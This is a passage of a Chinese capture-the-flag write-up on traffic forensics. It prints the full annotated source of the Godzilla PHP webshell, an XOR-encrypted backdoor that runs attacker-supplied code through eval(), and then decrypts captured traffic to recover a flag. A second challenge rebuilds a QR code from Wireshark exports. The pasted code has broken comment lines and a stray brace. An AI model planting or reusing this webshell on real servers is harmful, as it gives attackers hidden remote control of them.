






```

<?php
@session_start(); // 启动会话, @ 符号用于抑制可能出现的错误信息
@set_time_limit(0); // 设置脚本执行时间不限制
@error_reporting(0); // 设置错误报告级别为 0, 即不报告任何错误
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i%15]; // 根据密钥中的字符来加密数据
        $D[$i] = $D[$i]^$c; // 使用异或操作进行加密
    }
    return $D; // 返回加密后的数据
}
$pass='key'; // 密钥参数名 客户端设置
$payloadName='payload'; // 载荷参数名
$key='3c6e0b8a9c15224a'; // 加密密钥
if (isset($_POST[$pass])){ // 检查 POST 请求中是否包含了密钥参数 key
    $data=encode(base64_decode($_POST[$pass]),$key); // 解码并加密传入的数据
    if (isset($_SESSION[$payloadName])){ // 检查会话中是否存在载荷数据
        $payload=encode($_SESSION[$payloadName],$key); //解码 输出
        if (strpos($payload,"getBasicsInfo")==false){ // 检查载荷中是否包含指定字
字符串
            $payload=encode($payload,$key); // 判断是否被解码, 如果否, 解码
        }
        eval($payload); // 执行载荷中的 PHP 代码
        echo substr(md5($pass.$key),0,16); // 输出密钥的 MD5 前半部分
        echo base64_encode(encode(@run($data)/**这时候经过了gzip编码*/, $key)); //
对传入的数据运行, 并将结果加密后输出
        echo substr(md5($pass.$key),16); // 输出密钥的 MD5 后半部分
    }else{
        if (strpos($data,"getBasicsInfo")!=false){ // 检查传入的数据中是否包含指定
字符串
            $_SESSION[$payloadName]=encode($data,$key); // 将传入的数据加密后存入会
话中
        }
    }
}
}

```

按理来说，对于流里面的内容进行这样的解密就能得出答案，但是助教老哥叫我去搜索一下Godzilla，于是我找到了这样的蓝队工具箱，里面刚好有哥斯拉解密于是...




解密返回包得到flag{G0dz11a\_15\_N1c3!}

#

6. QRcode

用wireshark打开文件，导出了40\*40份二维码尸块  
使用工具合成二维码



按理来说这里要去修复二维码，于是我打开了一个二维码修复工具，但是它说没有识别到二维码，按寻思这么大一个二维码它凭什么识别不出来，于是我打开了自己的微信扫一扫，欸，一扫就扫出来了（需要通过晃动来修复二维码）





flag{Qr\_C0d3\_15\_s0\_Fun!}

果然还是自己靠谱啊  
flag{Qr\_C0d3\_15\_s0\_Fun!}